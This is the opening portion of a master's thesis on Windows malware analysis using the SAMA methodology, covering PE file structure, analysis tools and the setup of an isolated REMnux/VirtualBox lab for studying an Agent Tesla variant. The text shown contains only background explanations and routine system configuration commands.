UNIVERSITY OF PIRAEUS
SCHOOL OF INFORMATION AND COMMUNICATION TECHNOLOGIES
DEPARTMENT OF DIGITAL SYSTEMS

Postgraduate Program of Studies
MSc Digital Systems Security

MASTER THESIS

Windows Malware Analysis

Konstantinos Valsamakis

Supervisor Professor: Christos Xenakis

Piraeus
17/03/2021

MASTER THESIS

Windows Malware Analysis

Valsamakis Konstantinos

SID: 1903

Abstract

The scope of this thesis is the study of Malware Analysis on Windows environment in a systematic and detailed manner, based on SAMA methodology. Furthermore, taking under consideration the ENISA guidelines, a laboratory was created, which is modular and capable of isolating the infected VMs, providing them with Internet connection or simulating one when the appropriate rules are applied. An unknown sample was selected which ended up being a variant of "Agent Tesla" RAT as the use cas. Extensive effort was given in reversing the malicious code and observing its behavior to fully understand the intentions of each sample. Beyond the core functionality are findings such as the communication means, the servers used to download malicious code, evasive and Anti-VM techniques, as well as techniques to bypass malware defensive mechanisms.

SUBJECT AREA: Windows Malware Analysis
KEYWORDS: Malware Analysis; SAMA; Agent Tesla

Acknowledgements

First and foremost, I would like to express my sincere gratitude to Ioannis Dervisis, for his co-operation and patience over the last six months, without him this Thesis would have not been possible. I would also like to thank my esteemed supervisor Prof. Christos Ksenakis for the guidance and the knowledge provided throughout my MSc studies. I would also like to mention the influence I had from all my professors and especially Prof. Christoforos Ntantogian, who really pushed me into thinking out of the box.
During my MSc studies, I really enjoyed working with enthusiastic and talented colleagues, that share the same enthusiasm and expertise on security related subjects making the environment competitive and healthy at the same time. Finally, I would like to express my gratitude to my parents for all the support and guidance provided all these years.

Table of Contents

List of Figures

List of Tables

1 Introduction

The word “malware” derives from the words malicious and software and is defined as a program that its main purpose is to harm the infected host or the network it belongs. The main functionalities of a malware are to gain control of the infected host either to steal sensitive or confidential information or to disrupt the operations of the target (DoS). Another important aspect of a malware is the ability to remain undetected on an infected host and provide the ability to an attacker to use it as a pivot in order to penetrate further into the targeted network.

Malwares play a big part in Cybercrime today, and according to the ENISA Threat Landscape 2020 annual report [1] regarding the most frequently encountered cyberthreats, the category "malware" holds the first place since 2013. It is observed that in 2020 alone, 677 million programs were related to malicious activity worldwide, where the most common initial vectors used to distribute malware, are through Web and e-mail protocols. This number is disturbing and demonstrates the criticality of this matter as well as the importance of the malware analysis field of study.

The methodology that this thesis is relied upon, is the “Systematic Approach to Malware Analysis” (SAMA) [2], and it was selected as it best describes the series of actions needed to perform such an analysis. A plethora of tools was tested, but those of preference are listed. Although the tools suggested in SAMA are mainly targeted to PE analysis, it is a generic methodology that can be applied on any sample.

The Lab that was set up is modular, meaning that additional VMs with the appropriate configuration (adapter attachment to the internal network, IP assignment and CA certificate installation, etc.) can be added as needed. The benefit of this approach is that the network connection of every analysis VM can be controlled from a single VM (the GW) with the use of the appropriate script. Internet connection and simulated internet connection, with or without interception are the possible states that can be applied. However, each VM is addressed to a specific stage (Code or Behavioral) of the analysis as well as to a specific filetype and therefore it differs significantly from the rest of the VMs, so each configuration is separately described.

An “Agent Tesla” variant was selected as the use case of Windows malware analysis which revealed many interesting findings. Beneath its core functionality the multiple infection stages, the obfuscation mechanisms, the ways to bypass them and the C2 communication methods were unraveled. The core functionality consists of credential harvesting methods which were by default enabled, while it can also provide geolocation services, keylogging and screen capturing capabilities.

2 Theoretical Background

In this chapter, the basic terminology of Malware Analysis is explained [3] [4] [5], and a brief overview of the PE and ELF files structure is presented [6].

2.1 Definitions

Malware, short for malicious software, is the family of software that is taking advantage of the system's resources which is being executed, on behalf of its author, without the user's consent or by deceiving the user to give his consent.

Malware analysis is the systematic and detailed examination of a malware sample in an isolated environment, aiming to extract adequate information about its functionality and behavior in order to understand the extent and the effects of an infection, and provide information in order for treatment measures to be created.

Static Analysis is the type of Malware Analysis where information regarding the malware sample is extracted without executing its code.

Dynamic Analysis is the type of Malware Analysis where information regarding the malware sample is extracted by executing its code.

In malware analysis, the term **obfuscation** can be defined as the processing of a malware's code by its author, in order to render it unreadable and thus harden the process of code inspection and reverse engineering.

Packing is the obfuscation technique that uses compression to achieve its purpose.

Since malware can be renamed in order to deceive the end user, hash functions are used to uniquely identify them. File renaming does not affect the hash function result, as it is not part of the code. The process of hash derivation is also known as **file fingerprinting**. Upon obtaining the fingerprint of the sample, it can be used to collect more information about it by providing it as an input to “VirusTotal” or similar online tools.

Remote administration tool (RAT) is generally a feature that a malware provides, but lately, the existence of really sophisticated pieces of code that provide nothing more than remote access, rendered them as a specific malware category. Its purpose, very similar to desktop sharing software, provides the attacker with unauthorized administrative access.

On most Windows environments, the “Extension Hiding” setting is enabled by default, which is something that malware authors are taking advantage of by adding a non-legit suffix before the regular one. Thus, for example, the file “photo.exe” can be renamed as “photo.jpg.exe” which can mislead the user, as he will only see the “photo.jpg” part of the name. Moreover, a malicious user can change the extension of the file, without changing its properties. The “photo.exe” file can be renamed to “photo.jpg” and still be an executable. This technique is called **extension faking**.

In addition to that, **thumbnail faking** is often used. In this way, the icon that represents the file is changed accordingly to the name of the file or the fake extension. In the above-mentioned scenario of the “photo.jpg.exe” file, the thumbnail could be changed into a custom one, misleading the user to consider this file as a photo. Likewise, icons may be changed accordingly to bypass the “Always show icons, never thumbnails” Windows setting.

2.2 The PE file structure

Every executable file has a common format that is called Common Object File Format (COFF), a format for either executable, object code or shared library computer files that are used on Unix systems. PE is in a way a COFF format for executable, DLL's or core dumps in 32-bit and 64-bit versions of Windows systems like ELF is for Linux. PE format is more of a data structure (Figure 2.2.1) that instruct Windows OS loader what information is needed in order to deal with the executable code (dynamic library references for linking, export and import tables, resource management, etc.).




Figure 2.2.1 – The PE file structure

2.2.1 MS-DOS header

Every PE file starts with the MS-DOS header, whose function and purpose is to describe how to load and execute an MS-DOS stub, which is located right after the header. The stub is a tiny MS-DOS program that prints the known string "This program cannot be run in DOS mode".

The MS-DOS header occupies the first 64 bytes of the file and contains the magic value that describes every PE file, those are the ASCII characters of the letters "MZ" contained in the "e_magic" field which are the initials of Mark Zbikowski, one of leading developers of MS-DOS. Before digging into the PE structure, it is important to note one of the most if not the most important field in the MS-DOS header, is the "e_lfanew" which contains the file offset at which the real PE binary begins.

2.2.2 PE Signature

The PE signature is nothing more than a field holding a 4 bytes Dword containing the ASCII characters “PE\0\0” and identifies the file as a PE format image file. It is located right after the MS-DOS stub at offset ”0x3c”.

2.2.3 PE File Header

The file header hold information regarding general properties of the file. Such information are the “Machine” field which describes the architecture of the system for which the PE is intended, the “NumberOfSections” which is nothing more than the number of entries in the section header table and the “SizeOfOptionalHeader” which describers the size in bytes of the header that follows the file header. Lastly, another important field is the “Characteristics” which contains flags regarding the endianness of the file, the structure and its linking information.

2.2.4 PE Optional Header

The optional header is not at all optional as the name implies, because it exists in almost any PE executable and contains many important fields. The first 16-bit number describes the well-known magic value and after that we have some information regarding the linker being used as well as the minimum operating system version which is needed for the binary to run. Furthermore we find the “AddressOfEntryPoint” which is a field containing the entry point of the binary along with the “ImageBase” and “BaseOfCode” fields which describe the address at which the binary is loaded and the base address of the code section respectively. Last but not least, we have the “DataDirectoy” array which contains “IMAGE_DATA_DIRECTORY” structures. In essence every entry in the “DataDirectory” array is a pointer to the respective structure which serves as a shortcut for the loader, allowing for a swift look up when looking for specific portions of data. Of the most important are:

- ImportAddressTable (IAT): a table that stores the runtime addresses of the imported functions
- ResourcesTable: a table of resources embedded in the PE
- ImportTableAddres: a table of the imported functions
- ExportTableAddress: a table of the exported functions

2.2.5 Section Header Table

The Section Header Table is an array of “IMAGE_SECTION_HEADER” structures and contains all the information related to the various sections available in the image of the executable file. The most important fields are:

- SizeOfRawData: Specifies the size of the section in the file
- VirtualSize: Indicates the size of the section in memory.
- PointerToRawData: This value is the offset to where the Raw Data section stars in the file.
- VirtualAddress: This is the relative virtual address (RVA) of the section in memory.
- Characteristics: This field holds information regarding relocations and flags.

2.2.6 Sections

The PE file structure consists of the headers defined so far and a generic object called section. Sections contain the necessary content of the file like code, data, resources and other executable information. Every section has a header and a body (raw data) and can be organized in any way, as long as the header contains the information needed for the section do be analyzed.

Many of the sections in the PE file have similarities with those of the ELF file. For instance, the “.text” section which is the section responsible for holding the code, the “.rdata” which contains the read-only data, the ".data" secion which holds the readable/writable data and ".reloc" section which contains information regarding the relocations of the file, all of the above exist in the ELF file structure.

There are also sections which can be found only on PE like the ".edata" and ".idata" and the ones containing the table to exported and imported functions. The ".idata" section is responsible for which functions and data the binary is going to import from DLLs or shared libraries. The ".edata" section lists down the addresses of any function that the DLL will export and may be used by the binary. In reality, those two sections are not separated and if they are not visible in the PE file structure, they can be found embedded into the ".rodata" section.

3 Methodology and Tools

In this chapter, the methodology that this study was based on is introduced. Also, the tools that were used in every stage, as well as a brief description of their functionality is explained.

3.1 Methodology

The methodology that our analysis was based on, is the "SAMA" methodology [2] and consists of 4 major stages: the "Initial Actions", the "Classification", the "Code Analysis" and the "Behavioral Analysis" (Figure 3.1.1).




Figure 3.1.1 – "SAMA" higher level hierarchy

The "Initial Actions" stage includes the preparation needed to create a safe working environment, and the capturing of its state prior to infection, in order to use this environment as reference point on later stages.

The "Classification" stage is the first interaction with the sample and of great importance when responding to an incident. The goal is to understand the sample's main characteristics, generate hashes that uniquely identify it, and use them to gather information that may have been published by other security researchers. Additionally, the type of packing/encryption that may have been implemented to evade analysis is identified and bypassed. The strings of the sample, especially after the unpacking process, may provide a glimpse of the malware's functionality which is often crucial for the next stages of analysis. Finally, the file dependencies are collected for further examination if needed.

The "Code Analysis" stage is pretty much self-explanatory and is about understanding the sample's functionality by viewing its code using both static (disassembler) and dynamic (debugger) means.

The "Behavioral Analysis" stage's goal is to understand the malware's functionality as well. On this stage, though, a different approach is taken. Instead of viewing its code, the changes in the system are observed while the sample is running in a controlled environment.

"SAMA" describes each stage in great detail, providing a series of steps to be completed and suggesting tools for each of them. Moreover, it specifies the information that should be collected at each stage. However, it was decided to adopt the higher-level approach of the methodology and deviate from the suggested steps.

It is my firm belief that static analysis and dynamic analysis of the code are often mutually dependent processes and cannot be considered as individual steps where the first must be finished prior moving to the second. Moreover, there may be findings that are discovered on latter stages (usually hidden binaries or dll's) that require further investigation and therefore oblige the analyst to repeat some of the previous stages. Therefore, the quandary that arises is whether the analyst should complete the ongoing task or temporally pause it and continue with the examination of the newly discovered lead. Finally, while the tools proposed by "SAMA" are mainly referring to "Windows" malware analysis, the methodology is applicable to any type of malware analysis, as long as the appropriate tools are used.

3.2 Tools

While the methodology suggests specific tools for each step of the analysis stages, the chosen tools may vary between analysts as it is a matter of personal preference.

The tools that were used throughout the Analysis stages of "Agent Tesla" malware are listed in the following table (Table 2.2.6.1):

Table 2.2.6.1 – List of Analysis tools

Tool	Description
ANY.RUN [7]	Online sandbox whose free version provides us a 32-bit Windows 7 environment for up to five minutes. If a file is uploaded to the VM it cannot exceed the 16 MB.
Burp Suite Community Edition [8]	The free and therefore limited-feature edition of Burp Suite which can act as a man in the middle and intercept the network traffic.
Detect it easy [9]	A cross platform application for inspecting files. Hash calculation, string inspection, obfuscator detection, entropy diagrams, section and header viewer are some of its features.
De4dot [10]	An unpacker/deobfuscator that supports various packers/obfuscators
Dnsmasq [11]	A lightweight, easy to configure DNS forwarder, designed to provide DNS services on a small scale network.
DNSpy [12]	A dissassemler and debuger for .NET applications.
Exeinfope [13]	A portable tool that can be used for inspection of PE executable file.
FLARE VM [14]	A Windows Distribution created by FireEye company specially designed for malware

	analysis and reverse engineering, which comes with many related tools preinstalled.
Ghidra [15]	An open-source reverse engineering software created by NSA
Gmail [16]	Google's free email service
InetSim [17]	A software that is used to simulate Internet services
iptables [18]	A Linux command to set firewall rules to the incoming and outgoing packets
iptables web GUI [19]	A graphical user interface for easier modification of IPtables.
Kaspersky Virus Removal Tool [20]	A free version of the Kaspersky's Antivirus Engine
pestudio [21]	A free tool used for the initial assessment of a malware
ping [18]	A command that is used to verify connectivity between two systems.
Process Monitor [22]	A free powerful tool to monitor files and registry modifications, as well as thread and processes activity
Python [23]	A programming language that is directly interpreted
REMnux [24]	A Linux toolkit mainly for malware analysis and reverse-engineering purposes.
SciTE [25]	A text editor that comes pre-installed on REMnux systems
ssdeep [26]	ssdeep is a program for computing context triggered piecewise hashes (CTPH). Another more sophisticated way of sample identification.
Virtualbox [27]	One of the best free and powerful solutions regarding virtualization provided by Oracle.
WebArchives [28]	A non-profit digital library of web pages
Windows [29]	The most widely used operating system.
Wireshark [30]	The most famous network protocol analyzer used. Can provides network examination at a microscopic level.
YARA [31]	YARA rules are another way of identifying malwares by creating rules that look for certain characteristics.
YARA rules [32]	
7z – 7za [33]	File archiver

4 Lab Setup

The lab setup is based on the ENISA guidelines [34] and consists of two kinds of VMs: the GW VM and the Analysis VMs.

"REMnux" Linux Distribution which is based on "Ubuntu 18.04 LTS" was chosen to act as the GW between the Analysis VMs and the Internet (or the Fake Internet provided by "InetSim").

For the Analysis VMs a Windows 10 VM was split into two different sections by taking snapshots at different states of the machine. The first one was used for the "Classification" and "Code Analysis stages, while the second was set up for the "Behavioral Analysis" of the PE files.

This setup offers scalability, as more OSes can be added if needed. For example, another Analysis VM could be added if the under-inspection sample was compatible with older OS versions. Furthermore a "MobSF" VM or an "Android VM" could be of great use when analyzing mobile malware samples.

Moreover, regarding the VM hypervisor Oracle's "VirtualBox" solutions was selected, due to its open-source nature and previous experience using it. However, any other hypervisor would be eligible for the needs of our lab, as it is mostly a matter of preference.

For the traffic to be controlled, "BurpSuit Community Edition", "INetSim" and "iptables" are collaborating. There are ".firewall" scripts developed in order to automate this collaboration, and many tweaks were made in order for them to apply in each of our use cases.

Finally, each of the Analysis VM was fine-tuned accordingly to its purpose and the requirements of the analysis stage that it would participate.

4.1 Network Topology

The core component of the topology (Figure 4.1) is the "GW REMnux" which provides connectivity between the three different subnets in our lab.

The first ethernet interface (eth0) provides connectivity to the internet through NAT, meaning that its IP address is dynamically assigned by DHCP.

The second ethernet interface (eth1) acts as the core node in a simple star topology where every peripheral node is connected to. IP address assignment in this subnet 10.0.0.0/24 was statically inserted. The subnet consists of:

- "REMnux GW" VM (10.0.0.1)
- "Windows" VM(10.0.0.3)

The last ethernet interface (eth2) is responsible for the connectivity with the host, and its IP address (192.168.56.10) is statically inserted. To correctly assign this address, the command "ipconfig" was issued on the Host-PC and the VirtualBox Host-Only subnet was discovered (Figure 4.2).




Figure 4.1 – Network Topology

```
Ethernet adapter VirtualBox Host-Only Network:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::f567:3359:7254:2108%6
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Figure 4.2 – Discovering the Virtual Host-Only Network Adapter

4.2 REMnux GW VM Setup

This VM is the cornerstone of our Lab as it acts as a GW between the Analysis VMs and the Internet, providing us the capability to monitor the network traffic. In addition, fake internet can be simulated using “InetSim’’ software and the traffic can be intercepted with the use of the “BurpSuite Community Edition’’ software.

The figure below (Figure 4.2.1) illustrates the possible outcomes that can be achieved through the execution of the corresponding script file and the appropriate burp configuration file. The installation of the software, as well as the contents of the script and configuration files are described in detail in the following subsections (4.2.1 - 4.2.6).




Figure 4.2.1 – The use of InetSim and BurpSuite on REMnux GW

4.2.1 Import Appliance

After downloading the latest “REMnux” VM from the official website [24], it was imported to “VirtualBox” by pressing “Ctrl+I” shortcut and following the prompted installation wizard.

The “REMnux GW” VM consists of three adapters (Figure 4.2.1.1). The first one was set to be attached to NAT, providing internet connectivity to the Lab when needed, while the second was set to “Internal Network’’ named “intranet”. The third adapter was set to “Host-Only”, providing us a safe way of transferring files to the host.




Figure 4.2.1.1 – REMnux GW Adapters

4.2.2 System Update

Upon booting the machine for the first time, the initial action was to retrieve and install the latest updates, which was completed through the following commands:

- **$ sudo apt-get update**
- **$ sudo apt-get upgrade**

Generally, it is considered a good practice to take a snapshot of the machine's state prior to any major change and/or after it is successfully completed, as there is always the possibility of a system failure.

4.2.3 Network Configuration

The "ifupdown" package was installed to replace the new network manager that is used by default on "Ubuntu" systems, called "netplan", as suggested while trying to edit the "/etc/network/interfaces" file. Additionally, the instalation of "net-tools" package was performed so that commands such as "route" and "ifconfig" could be used. The given command was:

- **$ sudo apt install ifupdown net-tools**

Also, the network interface naming convention was switched back to "eth0" [35].

Next, the "/etc/network/interfaces" file was modified as shown in the figure below (Figure 4.2.3.1)




Figure 4.2.3.1 – The edited /etc/network/interfaces

The interfaces were restarted using "ifdown" and "ifup" commands and verified Internet and host connectivity via "ping" commands (Figure 4.2.3.2). The commands used were:

- **$ sudo ifdown eth0, eth1, eth2**
- **$ sudo ifup eth0, eth1, eth2**
- **$ ping -c 4 -I eth0 8.8.8.8**
- **$ ping -c 4 -I eth2 192.168.56.1**

